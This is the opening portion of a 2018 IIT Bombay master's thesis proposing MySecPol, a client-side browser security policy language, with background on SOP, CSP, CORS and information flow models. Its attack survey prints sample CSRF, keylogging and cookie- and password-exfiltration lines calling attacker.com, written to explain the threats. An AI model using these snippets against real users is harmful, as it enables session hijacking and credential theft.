MySecPol: An Architecture for Safe and Secure Browsing using Client-side Policy

Submitted in partial fulfillment of the requirements of the degree of

Master of Technology (M.Tech)

by

Major Amit Pathania

Roll no. 163054001

Supervisor:

**Prof. Rudrapatna Shyamasundar**

Department of Computer Science & Engineering

Indian Institute of Technology Bombay

2018

Dissertation Approval

This project report entitled "MySecPol: An Architecture for Safe and Secure Browsing using Client-side Policy", submitted by Major Amit Pathania (Roll No. 163054001), is approved for the award of degree of Master of Technology (M.Tech) in Computer Science & Engineering.

Prof. Rudrapatna Shyamasundar

Dept. of CSE, IIT Bombay

Supervisor

Prof. G Sivakumar

Dept. of CSE, IIT Bombay

Internal Examiner

Prof. Virendra Singh

Dept. of EE, IIT Bombay

External Examiner

Date: 25 June 2018

Place: IIT, Bombay

i

Declaration of Authorship

I declare that this written submission represents my ideas in my own words and where others' ideas or words have been included, I have adequately cited and referenced the original sources. I also declare that I have adhered to all principles of academic honesty and integrity and have not misrepresented or fabricated or falsified any idea/data/fact/source in my submission. I understand that any violation of the above will be cause for disciplinary action by the Institute and can also evoke penal action from the sources which have thus not been properly cited or from whom proper permission has not been taken when needed.

Signature: ....

Major Amit Pathania

163054001

Date: 25 June 2018

Abstract

Web browsers handle content from different sources making them prone to various attacks. Existing server side protection involves web developers to rewrite code by restricting the use of vulnerable JavaScript functions or add additional security headers in HTTP responses from server. The client-side protection mechanisms include enabling browser security and privacy settings or use of browser extensions for protection against common attacks. That is, the client has to either rely on web developers for privacy and security or download different browser extensions for protection against different attacks. In this thesis, a simple architecture for defining client side policies is proposed using `MySecPol`, new policy specification language. These access control policies capture the security requirements of the user. The client side polices give the user control to decide the content being served to him. User can define these policies independent of the browser or OS. These policies can then be parsed for integrating appropriate mechanisms into the browser for realizing the policies. An implementation of `MySecPol` to realize the security requirements of the policy as a Chrome extension is described. Several existing security mechanisms can be captured as an instance of `MySecPol`. The proposed system is evaluated with real-world sites for testing soundness of the approach via checking the functionality of the websites for different client policies. The thesis also provides performance measures of the system against various specific approaches in the literature and compares the work with those in the literature.

Contents

List of Figures

Chapter 1

Introduction

Web browsers provide an user friendly graphical interface to access online content. A web browser handles content from different sources based on user's requirement. The modern websites uses scripts, images or objects from third party servers to embed third party multimedia or dynamic content and to make browsing experience more satisfying and interactive. The third party content include social media sharing widgets (e.g Facebook, Twitter, Instagram), video player embeds (e.g YouTube, Vimeo), analytics scripts (e.g Google Analytics) , advertising scripts (e.g Google Adsense) and user commenting systems(e.g Disqus, IntenseDebate). The third party content runs with same access privileges as hosting page[2]. Apart from the performance overhead to load these resources, this third party content also open the door for potential privacy and security risks. Malicious scripts embedded in the web page can leak sensitive user information to third party servers without permission from the user. Analytic and advertising scripts can be used to fingerprint user and to a create user profile based on browsing habits. Information leakage and cross-site scripting (XSS) are the most prevalent vulnerabilities in Dynamic Application Security Testing (DAST) with 37 percent and 33 percent likelihood as per 2017 WhiteHat Security Application Security Statistics Report[39]. Other prevalent attacks include Cross Site Request Forgery (CSRF), clickjacking, phishing attacks etc.

Two classical locations that are considered for making browsing secure are one at server side and other at client side. The server side techniques involve code rewriting using subset of JavaScript functions or using newly defined functions which place restriction on JavaScript code. Some simple hacks include input sanitization, restricting use of *eval()*

function and restricting cross domain requests by allowing only white listed third party scripts to be loaded. ECMAScript 5 strict mode [17], or JavaScript strict, is a standardized subset of JavaScript with intentionally different semantics than normal JavaScript. JavaScipt provides sandboxing mechanism [16] to run code using *eval()* with reduced privileges. These constraints can be defined as fine-grained policies to change the behavior of code. ADsafe [7] makes it safe to place third party advertising scripts or widgets code on a web page. The Caja Compiler [33] by Google developers makes third party HTML, CSS and JavaScript safe for embedding in the website. Other measures supported currently on browsers to reduce risks of third party contents include creating a Content Security Policy(CSP) [20] and/or to use subresource integrity [4]. CSP is implemented using HTTP response header in which web server can define content sources which are approved for the current page. Subresource Integrity helps browser to identify whether the files being retrieved have been maliciously altered or not. The subresource integrity cryptographic hashes are included in a resource's <script> or <link> tag as an integrity attribute.

The other option is to implement these checks at client side. Client side solutions can be implemented in two broad categories: browser extensions or plugins and browser core modifications. The modifications in browser core (including Rendering engine, JavaScript Core execution engine and DOM engine) involve enforcing information flow control at interaction point between browser engine and JavaScript Core execution engine. In browser core modifications, flow of information is tracked by tagging security labels to sensitive data and checking third party script accesses to sensitive data or DOM elements. ConScript [35] enables web developer to define policy using new attribute 'policy' to the HTML <script> tag and the modified Microsoft Internet Explorer enforces this policy. Willem De Groef et al. proposed FlowFox [10] which is a modified Firefox browser that implements information flow control for scripts by assigning labels. In some approaches, JavaScripts are executed in sandboxed or virtualized environment to visualize their interaction with sensitive data in controlled environment. Virtual Browser [3] is a virtualized browser which runs Javascripts in a sandboxed environment. Browser plugins or extensions provide an alternative to enforce security policies without browser modifications. Although browser extension provide limited control based on methods provided by the browser APIs but it doesn't involve browser core modifications and thus, can be used

with browser independent of OS or platform. The mechanisms using browser plugins or extensions like Noscripts [24] and Ghostry [23] track information flow by either creating whitelists or by restricting the execution of third party scripts.

In this thesis, we present a simple architecture for defining and enforcing client-side policy using a policy specification language `MySecPol`. `MySecPol` structurally is comparable to policy specification in CSP or SELinux [29] and can capture security requirements of the user. If the user does not want to get profiled online or wants to block ads or some domains, then by specifying the appropriate policy, he can control the information being sent out and content served by the browser. Note that this could result in loss of functionality or interactivity for some websites but it is the choice of security over interactivity/functionality by the user. Some of these policies can be generic and applicable to all websites and cover common browsing behavior while some policies can be site-specific and cover more customized user behavior. The policies specified are independent of the browser/OS and are integrated with appropriate mechanisms into the browser. We have transformed policies as a Google Chrome extension and evaluated it against top Alexa sites for soundness, performance overhead and compatibility relative to different policies. The advantage of using client side policies against server side mechanisms is that user doesn't have to rely on web developers for defining security policies. The implementation of client side policies can use or enhance the already existing client side mechanisms and combine different existing solutions to create more robust security frameworks which can provide protection against a wide range of attacks.

The rest of the thesis is organized as follows:

Chapter 2 gives an overview of web browser architecture and web concepts like Hyper Text Transfer Protocol(HTTP), Javascript and Document Object Model. The chapter also covers security mechanisms provided in current web architecture.

Chapter 3 describes in detail how an attacker can gain access to sensitive data from a web application. The chapter covers different type of XSS attacks and other security risks associated with browsers.

Chapter 4 describes the architectural design for information flow control in web browser. This chapter explains how information being sent by browser can be tracked using Reader Writer Flow Model.

Chapter 5 describes design of proposed architecture for client policy based browsing and `MySecPol`, the policy specifications language.

Chapter 6 gives an illustration of typical security policies defined using `MySecPol`.

Chapter 7 describes the implementation of these security policies using browser extensions. The chapter covers the design of parser which reads the client policy along with APIs and event handlers used for writing browser extension.

Chapter 8 covers the evaluation of client defined policies using browser extensions. The evaluation involved testing soundness of different client policies, measuring performance overhead in terms of page rendering time and checking compatibility of the websites.

Chapter 9 covers the related works in the field of information flow control in browsers which were referenced and studied. The chapter broadly covers how these approaches try to make browsing more safer.

Chapter 10 summarizes the current work and broadly covers the future scope.

Chapter 2

Background

2.1 Web browser

The main component of today's world of web is web browser which provide a graphical interface to users where they can request web pages from server and view the response. The response can be html page embeded with images, videos or some application like pdf document. The way browser interprets and renders the webpage is specified in the HTML and CSS specifications that are maintained by the W3C (World Wide Web Consortium) organization, the standards organization for the web .

2.1.1 Browser Architecture

The web browser can be divided into following seven major components[19]:

- **The user interface**. It includes all parts of browser display apart from main window where web content is displayed. This includes the file menu, address bar, back and forward button, refresh button, bookmarks menu, home button etc.

- **The browser engine**. The browser engine helps in communication between the User Interface and the rendering engine.

- **The rendering engine**.It is responsible for parsing the html content, building DOM tree, rendering the web page and painting the content on display screen for users.

- **Networking**. This component makes HTTP requests and receives responses. It makes network calls using different implementations for different platform behind a platform-independent interface.

- **UI backend**. This component is used for drawing basic widgets like combo boxes and windows. It uses underlying OS user interface methods.

- **JavaScript interpreter**. It parses and executes JavaScript code.

- **Data storage**. This is a persistence layer used to save data locally, such as cookies, browser history, bookmarks etc. Browsers also support storage mechanisms such as localStorage, IndexedDB, WebSQL and FileSystem.

Figure 2.1: Browser Components

2.2 Webconcepts

2.2.1 HTTP protocol

The Hypertext Transfer Protocol (HTTP) [40] is a stateless application-layer protocol that is used establishing connection and exchanging messages between web server and web browser. A client browser sends a request to the server followed by response from server. The HTTP request contains a request method (such as GET ,POST, DELETE),

Uniform Resource Identifier (URI), and protocol version of HTTP supported, followed by a MIME-like message containing client information (such as User-Agent information), and possible body content over a connection with a server. The server response contains a status line, which includes the protocol version (such as HTTP/1.1) and a success or error code (such as 303), followed by server information (For example, Apache/2.2.15 CentOS) , entity meta information, connection information and possible entity-body content. It's important to understand how web browsers sends information out of client systems to web servers for security concerns.

Figure 2.2: HTTP Request and Response

The chrome.webrequest API presents an abstraction of the network stack to the extension. It can be used to view and modify HTTP requests, responses and the data being sent and received by the browser.

Figure 2.3: Viewing post data using WebRequest API

The sample code for viewing data being sent by browser using POST method to web

server is given in listing below.

```
var callback = function(details) {
if(details.method == "POST"){
    alert(JSON.stringify(details));      }    };
var filter={urls: ["<all_urls>"]};
var opt_extrainfo=["blocking", "requestBody"];
chrome.webRequest.onBeforeRequest. addListener(
    callback, filter, opt_extrainfo );
```

Listing 2.1: Code to view data sent by browser using POST method

2.2.2 JavaScript

In order to make web pages more interactive, JavaScript was introduced to enable web pages to load and execute code that dynamically updates the page , even as the page is being parsed. HTML supports a <script> tag to embed JavaScript code into a webpage. JavaScript provides a tool to web developers for client-side scriptability so that some of the load can be transferred to browsers and load on servers can be reduced. Clients can directly fetch dynamic content from third party websites instead of being server by webpage directly. This provides user with more speed and interactivity.The HTML specification [9] establishes the following ways to embed JavaScript in a webpage[21] :

- Inside an HTML tag. The <script>, <object>,<applet>, and <embed> permit inclusion of JavaScript within the page. Attackers commonly use the <script> tag to inject malicious code as it supports direct inlining of JavaScript into the HTML document.

- As an event handler. The JavaScript can be invoked to execute code to handle an event every time an event triggers.These events can be intrinsic events, like key presses, mouse hovering or clicking, errors, page loading and unloading, and form submission. Often web authors designate the target script of an event handler using the JavaScript: URL scheme.

- As an HTML attribute. HTML tags often provide an attribute (e.g., src, data, content) that allows loading JavaScript code from a separate URL.

JavaScript also provides the eval() function which evaluates strings which can be expression or two or more JavaScript code statements. Indirect call to eval() has global scope. eval() is a dangerous function [34] as it executes the code passed as argument with the privileges of the caller. So, if a string that could be affected by a malicious party is passed to eval(),then malicious code will run with the permissions of webpage/extension on user's machine. Use of eval() is discouraged where other JavaScript functions can be used.

2.2.3 Document Object Model environment

The DOM [5] originated as a specification to allow JavaScript scripts and Java programs to be portable among Web browsers. "Dynamic HTML" was the immediate ancestor of the Document Object Model. DOM interface provide way to browser to support dynamic modification of the page which has already been served by the web server. DOM follows a tree like structure where each node can be referenced by scripts based on this tree structure. With the HTML DOM, JavaScript can access and change all the elements of an HTML document.For example, the content of div element of id "name" can be changed dynamically using document.getElementById("name").innerHTML = "New content" or we can read values of http headers using details.requestHeaders[i].value. The DOM also provides a way to access browser environment through the window, navigator, screen, history, and location objects. There is requirement to control access to these nodes and prevent modification of these objects and page data by malicious code. The DOM can be used to create invisible elements within the document that can store and communicate information, making web pages vulnerable to attacks.

2.3 Existing security mechanisms

2.3.1 Same Origin Policy (SOP)

SOP states that scripts contained in one website are allowed to read and modify the contents received from the same site but is not allowed to access contents received from other sites. In SOP, the origin is defined as a combination of protocol, hostname and port number. If a user has opened a malicious website in one browser tab and accessing email or facebook account on other tabs, then without SOP, the malicious website can access private sensitive information contained in other tabs by reading their cookies or HTTP requests. But with SOP, the scripts can't access the contents of different origin webpage. However, SOP can be bypassed by XSS attacks as the scripts embedded inside websites including those from other domains have same access privileges as the scripts from the site's original domain.

2.3.2 Content Security Policy (CSP)

CSP provides additional HTTP header that allows websites to declare trusted sources of the content (scripts, images, fonts, media) that the browser is allowed to load in that page. This helps to reduce XSS risks on modern browsers [20] by creating a whitelist of trusted sources for different content-type, and browser implementing CSP can execute or render resources from these trusted sources only. So, even if an attacker injects a malicious script in the web page, the source of the injected script won't match the whitelisted scripts' sources provided in the CSP, and therefore won't be executed by the browser. Consider the policy:

```
Content-Security-Policy: default-src 'self'
```

The above policy permits only the content from origin of site excluding subdomains to be included in the web page. Consider the policy:

```
Content-Security-Policy: default-src 'self'
                         *.trustedme.com
```

The above policy permits the content from origin of site, "trustedme" domain and all its subdomains. Similary, we can specify CSP for each object. In the policy given below, images can be loaded only from domains 'myimage.com' and 'hdimage.com', videos can be loaded from any domain('*') and scripts can be executed from domain 'trustme.com' only.

```
Content−Security−Policy: default−src 'self';
                         img−src myimage.com
                                 hdimage.com ;
                         media−src * ;
                         script−src trustme.com
```

The vulnerabilities arise when CSP policies are misconfigured or are too permissive like setting permitted source as wild card (*) for scripts or images or when we include unsafe-inline or unsafe-eval in the policy that permits execution of inline scripts and *eval()* function.

2.3.3 Cross-Origin Resource Sharing (CORS)

A webpage containing third-party content is required to make a cross-origin HTTP request for fetching resources from other domains. HTML5 CORS [38] permits developers to set up an access control list to allow other domains to access resources. This can be controlled through the following main HTTP response headers:

```
Access−Control−Allow−Origin
Access−Control−Allow−Credentials
Access−Control−Allow−Methods
```

Access-Control-Allow-Origin header defines the list of origins (domains) which are permitted to interact with a given domain which the SOP would have otherwise denied. The second header defines whether or not the browser will send cookies with the request for verification of credentials. The *Access-Control-Allow-Methods* response header specifies the methods permitted when accessing the resource. If CORS is incorrectly configured, then a malicious website can steal confidential information from a vulnerable site. Many servers use regular expressions to check whether the given domain is permitted to be

served or not. In such cases, similar looking malicious websites can bypass validation. Other vulnerabilities arise when servers generate the *Access-Control-Allow-Origin* header based on the user supplied origin i.e., when target server echoes back the value supplied within browser origin header.

Chapter 3

Security risks in web browsers

As discussed earlier, dynamic nature of JavaScript can cause possibility of unauthorised information flows which can compromise user's private information[25]. The third party code in websites has access to sensitive information in the web page and if source of the code is not fully trusted or source is compromised, it can lead to many security and privacy risks.

3.1 XSS attacks

Attackers can exploit the code-injection vulnerability by injecting malicious code into a webpage, causing viewers of that page to unwittingly execute malicious code. This code on execution has access to sensitive information contained in the current page, can steal this information and send it to attacker's web server.

3.1.1 Persistent XSS

Persistent or Stored XSS attacks [30] involves an attacker injecting a script into a web application that stores user-supplied data into a server-side data store. Web site will then inserts the data into dynamically assembled pages delivered to all users. The example of such an attack involves a message board or web forum or comment field on a blog that allows the posting of user generated content.

3.1.2   Reflected XSS

In a reflected XSS attack, the victim's request to the server contains malicious script. The response of the website to the victim contains this malicious string. This malicious script can contain code to send victim's cookie or credentials to attacker. The attacker can send request with malicious string using social media, messengers, unsuspicious emails etc. The websites which reflect user's input as part of the response without input sanitisation are prone to such attacks.

3.1.3   DOM based XSS

In a DOM-based XSS attack [26], the attacker's malicious script is not sent to the server but is inserted as part of innerHTML and executed at client side itself. DOM based XSS cannot be stopped by server-side filters. Here, the attacker's code is executed when the DOM environment is modified in the victim's browser by the original client side script.

3.2   CSRF attacks

In a CSRF attack, a malicious user (site) is able to take action on behalf of the victim by sending request to legitimate site from victim's browser. The attacker uses social engineering to deliver the malicious link to victim [41]. He can either send victim an email with this link (making it look like a link to somewhere interesting) or post the link on a forum he visits or send message on social media account. The link triggers a cross-origin request to the honest site on behalf of victim. Listing below shows a sample code snippet to launch such attack. The img tag embedded in the form causes the victim's browser to make a request to `http://mybank.com/transfer?amt=1000&to=mallory` with myBank's cookie. Victim should be already logged in to mybank website for attack to be successful. The myBank might assume victim is authorizing a transfer of Rupees 1000 to Mallory once statement is executed.

```
<img src="http://mybank.com/transfer?amt=1000&to=mallory"/>
```

CSRF attacks can be triggered not only by HTTP GET requests, but also through HTTP

POST requests using HTML form tags. The cross-origin requests launched in a CSRF attack are not restricted by browsers, since SOP allows content inclusion and form submission across origins.

3.3 Clickjacking

In this attack, victim is tricked to click on invisible links to cross-origin site on attacker designed malicious webpage. The attackers embed target cross origin content in iframes, make them transparent by setting opacity to zero and then place them above genuine buttons. The attacker can manipulate mouse clicks of user for malicious purposes without victim having any suspicion or indication that their click is hijacked. Clickjacking is more dangerous than CSRF because along with the click, user's credentials as well as CSRF tokens are submitted. There are many online scams which use clickjacking to deceive users.

3.4 Privacy violating flows

Attacker's can exploit XSS, CSRF and clickjacking vulnerabilities to gain information about the victim ,steal personal credentials and compromise privacy of the victim.

3.4.1 Cookie Stealing

The script embedded in the page run with same privileges as the host and can access cookies for that page. If the attacker is able to inject malicious script in the webpage, then it can steal cookies and session information between user and website. The script can send this cookie information to attacker server by adding document.cookie to the URL of image request or by navigating the user's browser to a different URL and triggering an HTTP request to the attacker's server. The attacker can use this cookie to impersonate as genuine user to the website and can mount a session hijack attack.

```
img.src="attacker.com/evil.png"+document.cookie
window.location='http://attacker.com/?cookie='+document.cookie
```

3.4.2 Sensitive Data Theft Attacks

Similar to cookie stealing attacks, the attacker can use embedded malicious code to send user sensitive data information to attacker's webserver by adding this sensitive data information to URL of the image.

```
img.src="attacker.com/evil.png"+user_password+accountnumber
```

3.4.3 History Sniffing

The browsers render links to websites that user has visited differently than ones those haven't. The visited website links are shown in purple and the unvisited links are displayed blue by default. The history sniffing code running on the web-page checks whether the browser displays a link as blue or purple. So, the attacker can create a link to the target URL in a hidden part of the page, and then uses the browser's DOM interface to inspect how the link is displayed. If the link is displayed as a visited link, the user has visited the target URL and attacker can create list of websites visited by the user.

3.4.4 Keylogging Attacks

Attacker can use embedded scripts to log keystrokes by using event handlers which monitor key presses. The sample code for such attacks :

```
document.onkeypress = listenerfunction ;
```

This listener function can be used to record user's keystrokes and these logs can be sent through an HTTP request to attacker's server.

3.4.5 Behavior Tracking

Similarly, like Keylogging attacks, embedded scripts can use event handlers that track mouse and keyboard activity. These event handlers record information about mouse clicks and movements, scrolling behavior of the user, and what portion of the web page was highlighted etc. These techniques are used by many web-analytic companies to track likes and dislikes of the users.

3.4.6 Reading page contents

Several third party scripts read contents of the page varying from specific element to the full document. Such actions are common for scripts used for ad-retargetting purpose[47]. Based on user's shopping or search history, the relevant ads are served to the user. However, such information flows violate the privacy of the users.

3.5 Other security vulnerabilities

3.5.1 Unintended page modifications

Many websites insert third party advertisements in their web pages to generate revenue. The website developers mark certain sections in page (using tags like adPos) where such ads can be inserted. However, malicious third party scripts may misuse their privileges and can inject advertisements in unintended places by modifying the DOM elements. Such behaviour affects the integrity of the website.

3.5.2 Web-based Malware

Some malicious websites try to install a malware binary, also called 'drive-by download' in victim's computer automatically without user intervention. The installed malware often enables an adversary to gain remote control over the compromised computer system and can be used to steal sensitive information[37]. The malware downloads can be triggered using JavaScript code to fetch an executable and automatic installation by by tricking users to click on such links by social engineering. Malvertisements [46] use malicious banner ads to install malware on victim machines. Such malvertisements can be a Flash programs that look like regular ads but contain malicious code which can either redirect users to attacker's website or download malware and attack victim's sytem directly. Malicious ads can also be implemented without Flash by simply redirecting the destination of the ad.

Chapter 4

Information Flow Control using Information Flow models

In order to study the information flow in web browser, it's important to formally model the browser so that key components can be identified and flow of information between these components in the browser can be studied. In approach mentioned by Bauer et al. all entities of browser are assigned information flow labels [31]. All labels were assigned as per origin and browser's user and were used to enforce user polices like CSP or SOP for web browsers. For events like button clicks, cookies, history, labels were created automatically based on origin to stop unauthorized information flows. In this chapter, we have used Reader Writer Flow Model(RWFM).

4.1 Bell-LaPadula model

Bell-LaPadula model [1] is Multilevel Security model which focuses on confidentiality of information.The security class (SC) is assigned to each subject and object.The security class has two components: hierarchical security level (L) and non hierarchical security category (Cat).

There can be two security levels : High and Low. The subjects can be website domains executing in the given web page and objects can be web page contents including cookies, user input data. All sensitive data like cookies,user's inputs will be labeled "High". The actual domain of the web page will be labelled "High" and all third party scripts

can be labelled "Low". Hence, by Simple Security Condition (no read up), third party scripts (labelled as Low) can't read confidential data (labelled as High). Similarly, by Star property (no write down), this confidential information (labelled as High) can't be sent to third party domain servers because those domains have been labelled Low. Star property ensure that even if third party scripts have been included in the web page by site administrator and are running with the same access privileges as hosting page, they can't send the data to third party domain servers.

4.2 Reader Writer Flow Model(RWFM)

Reader Writer Flow Model(RWFM) [27] also uses labels for information flow security. RWFM labels are called RW-classes, written as (s;R;W) where s is the subject that owns information in this class, R denotes the set of subjects allowed to read objects of this class, and W denotes the set of subjects allowed to write objects of this class or subjects whose data was used in preparing the object.

In order to study the information flow in web browser, it's important to formally model the browser so that key components can be identified and flow of information between these components in the browser can be studied.The model should also include security policies mentioned in section 3 using information flow labels. In approach mentioned by Bauer et al. all entities of browser are assigned information flow labels [31].All labels were assigned as per origin and browser's user and were used to enforce user polices like CSP or SOP for web browsers.For events like button clicks, cookies, history, labels were created automatically based on origin to stop unauthorised information flows.

4.2.1 Modeling web browser

Whenever browser window or frame loads web page from server, this action includes loading page contents,processing scripts to display contents,loading CSS, images, subframes from same origin or third party.Web browsers also responds to user created events like submission of forms, clicking on external or internal links etc.

The opened *browser tabs* contain main webpage having *images* from same origin or third party and *forms*. It also same origin or third party *scripts and user created event*

handlers. Apart from that there are some *static entities* in browser which include shared state objects, browser settings and browser APIs.*Shared state objects* include cookies, browser history and bookmarks. *Browser settings* include customised user browser settings like font settings,extension settings,advanced security settings like enabling Activex controls, enabling direct execution of scripts etc.The modified version of model proposed by Bauer et al. is as shown in figure 2 [31].

Figure 4.1: Browser entities

4.2.2 Identifying subjects and objects

In order to implement information flow control in browser, we need to identify subjects who can access the information and objects who contains the information. Browser process which is initiated when user clicks the browser is a subject having privileges and authority of the current user logged in the system. Each tab opened in browser act as different subject having different read-write access policy.The web-page which is opened in current browser tab contains different objects like images from same origin,scripts, CSS style sheets etc. The web server hosting the site is owner of the web page and has authority to grant read write access control to these objects.The third party scripts and images contained in the web page are objects owned by third party web servers. The cookies for particular web site are owned by web site which set them in browser.Other static objects

like browser settings, web browser APIs ,history and bookmarks are owned by browser process acting on behalf of principal user.

It is very important that ownership and security policy for each object is properly defined so that information flow control can be achieved.In subsequent sub sections, we will see how these objects and subjects can be labeled so that we can implement existing security mechanisms.

4.2.3 Enforcing strict SOP using Information Flow Control

SOP defines origin for absolute URIs as the triplet {protocol, host, port}. Here, for simplicity, we are ignoring port number and assuming protocol to be http only.Hence, we are defining origin based on only hostname . Once user opens the web browser, the *browser process* is initiated and is assigned label (user,user ∪ core,user ∩ core). Core here represents browser process acting on behalf of user. The reader set of core would be subset of reader set of user.It means browser process can read only those objects and files which current user has privileges to read.

Once the page has been loaded,windows and frames will be assigned labels as per the origin of the content of webpage being displayed by them.Hence, the *current tab* displaying website abc.com would have label as (user,abc.com ∪ core,abc.com ∩ core).Contents like *images,javascripts* should be labeled as per origin. Image and javascripts with source as abc.com would be labeled as (abc.com,abc.com ∪ core, abc.com ∪ core). Now if we want to implement strict same origin policy,then any *third party image* with source as xyz.com would be labeled as (xyz.com,xyz.com ∪ core , xyz.com).

Now, as per RWFM read and write policy, if script from xyz.com want to read or write content in current tab containing webpage of abc.com with label (user,abc.com ∪ core,abc.com ∩ core), then requests for such information flow will be blocked because xyz.com doesnot belong to reader set R(tab) and writer set W(tab) of current webpage ie xyz.com ∉ R(tab) and xyz.com ∉ W(tab).Hence, SOP can be implemented using information flow control policy. An IFC mechanism labels data, tracks its flow through a system, and enforces policies that allow or deny flows on the basis of their labels.

For loading third party content, permission to be granted by originator (abc.com) to

Figure 4.2: Enforcing SOP

get data from these sites and hence, there would be requirement of declassification which can be implemented if we want to relax strict same origin policy.

4.2.4 Implementing HTML5 postmessages using Information Flow Control

